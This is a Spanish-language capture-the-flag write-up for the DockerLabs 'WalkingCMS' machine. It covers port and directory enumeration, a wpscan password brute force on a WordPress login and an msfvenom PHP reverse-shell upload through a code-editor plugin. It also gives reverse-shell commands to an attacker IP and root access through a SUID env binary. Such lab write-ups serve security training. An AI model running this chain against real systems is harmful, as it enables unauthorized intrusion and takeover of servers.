WalkingCMS

- Enumeración
  - Ping
  - Nmap
  - HTTP
    - Fuzzing Web
- Explotación
  - WordPress
  - Reverse Shell
  - Escalada de Privilegios
    - SUID

Resolviendo la máquina WalkingCMS


> En esta publicación, comparto cómo resolví la máquina **WalkingCMS** de DockerLabs.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.


```
ping -c 1 172.17.0.2
```



TTL=64 -> **Linux**


Nmap

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts`



```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 19:00 CEST
Initiating ARP Ping Scan at 19:00
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 19:00, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:00
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 19:00, 0.41s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000020s latency).
Scanned at 2025-07-25 19:00:51 CEST for 0s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```


`nmap -p80 -sCV 172.17.0.2 -oN targeted`



```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 19:01 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000032s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.65 seconds
```

HTTP

`http://172.17.0.2/`




Fuzzing Web

`gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 64`

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 312] [--> http://172.17.0.2/wordpress/]
/server-status        (Status: 403) [Size: 275]
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

`http://172.17.0.2/wordpress/`



¡Hola, mundo!

Te damos la bienvenida a WordPress. Esta es tu primera entrada. Edítala o bórrala, ¡luego empieza a escribir!

marzo 20, 2024

Explotación

WordPress

```
wpscan --url http://172.17.0.2/wordpress/ --enumerate u,vp
```

```
Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.57 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://172.17.0.2/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.17.0.2/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://172.17.0.2/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://172.17.0.2/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.8.2 identified (Latest, released on 2025-07-15).
 | Found By: Rss Generator (Passive Detection)
 |  - http://172.17.0.2/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>
 |  - http://172.17.0.2/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>
```


```
[+] WordPress theme in use: twentytwentytwo
 | Location: http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/
 | Last Updated: 2025-04-15T00:00:00.000Z
 | Readme: http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/readme.txt
 | [!] The version is out of date, the latest version is 2.0
 | Style URL: http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/style.css?ver=1.6
 | Style Name: Twenty Twenty-Two
 | Style URI: https://wordpress.org/themes/twentytwentytwo/
 | Description: Built on a solidly designed foundation, Twenty Twenty-Two embraces the idea that everyone deserves a ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.6 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/style.css?ver=1.6, Match: 'Version: 1.6'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] mario
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://172.17.0.2/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Jul 25 19:12:00 2025
[+] Requests Done: 53
[+] Cached Requests: 6
[+] Data Sent: 14.193 KB
[+] Data Received: 270.806 KB
[+] Memory used: 255.441 MB
[+] Elapsed time: 00:00:02
```

```
wpscan --url http://172.17.0.2/wordpress/ --passwords /usr/share/wordlists/rockyou.txt --usernames mario
```

```
Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.57 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://172.17.0.2/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.17.0.2/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://172.17.0.2/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://172.17.0.2/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.8.2 identified (Latest, released on 2025-07-15).
 | Found By: Rss Generator (Passive Detection)
 |  - http://172.17.0.2/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>
 |  - http://172.17.0.2/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>

[+] WordPress theme in use: twentytwentytwo
 | Location: http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/
 | Last Updated: 2025-04-15T00:00:00.000Z
 | Readme: http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/readme.txt
 | [!] The version is out of date, the latest version is 2.0
 | Style URL: http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/style.css?ver=1.6
 | Style Name: Twenty Twenty-Two
 | Style URI: https://wordpress.org/themes/twentytwentytwo/
 | Description: Built on a solidly designed foundation, Twenty Twenty-Two embraces the idea that everyone deserves a ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.6 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/style.css?ver=1.6, Match: 'Version: 1.6'
```


```
[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <=========================================================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - mario / love
Trying mario / love Time: 00:00:01 <                                                                              > (390 / 14344782)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: mario, Password: love

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Jul 25 19:14:58 2025
[+] Requests Done: 532
[+] Cached Requests: 35
[+] Data Sent: 248.025 KB
[+] Data Received: 265.202 KB
[+] Memory used: 275.434 MB
[+] Elapsed time: 00:00:04
```

Con las credenciales obtenidas (`mario` / `love`), se accede al panel de **WordPress**.



Se observa que tiene instalado un *plugin* llamado *Code Editor*, donde se puede editar código.

Se crea un nuevo documento llamado: `pwned.php`.




Se crea un *payload malicioso*.

```
msfvenom -p php/reverse_php LHOST=192.168.1.127 LPORT=1234 -f raw > pwned.php
```

Se visualiza el archivo creado anteriormente.

`cat pwned.php`.

Se copia el archivo y se añade al documento creado anteriormente.




Reverse Shell

Se inicia una escucha en el puerto 1234 para recibir la *reverse shell*.

```
nc -nlvp 1234
```

```
sh -i >& /dev/tcp/192.168.1.127/1235 0>&1
```



Se inicia nuevamente una escucha en el puerto 1235 para recibir la *reverse shell* y entablar una conexión estable.

```
vim handler.rc
```

```
use multi/handler
set PAYLOAD php/reverse_php
set LHOST 192.168.1.127
set LPORT 1235
run
```

```
msfconsole -r handler.rc
```

```
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD php/reverse_php
PAYLOAD ⇒ php/reverse_php
resource (handler.rc)> set LHOST 192.168.1.127
LHOST ⇒ 192.168.1.127
resource (handler.rc)> set LPORT 1235
LPORT ⇒ 1235
resource (handler.rc)> run
[*] Started reverse TCP handler on 192.168.1.127:1235
[*] Command shell session 1 opened (192.168.1.127:1235 → 172.17.0.2:35498) at 2025-07-25 19:33:11 +0200


Shell Banner:
sh: 0: can't access tty; job control turned off
$
-----

$
```

`background`

`sessions -u 1`

`sessions 2`

Escalada de Privilegios

SUID

Se realiza una búsqueda de permisos **SUID**.

`find / -perm -4000 2>/dev/null`

```
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/env
```

Se observa un binario con permisos **SUID** sospechoso: `/usr/bin/env`. Se realiza una búsqueda por GTFOBins.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

`/usr/bin/env /bin/sh -p`

```
whoami
root
```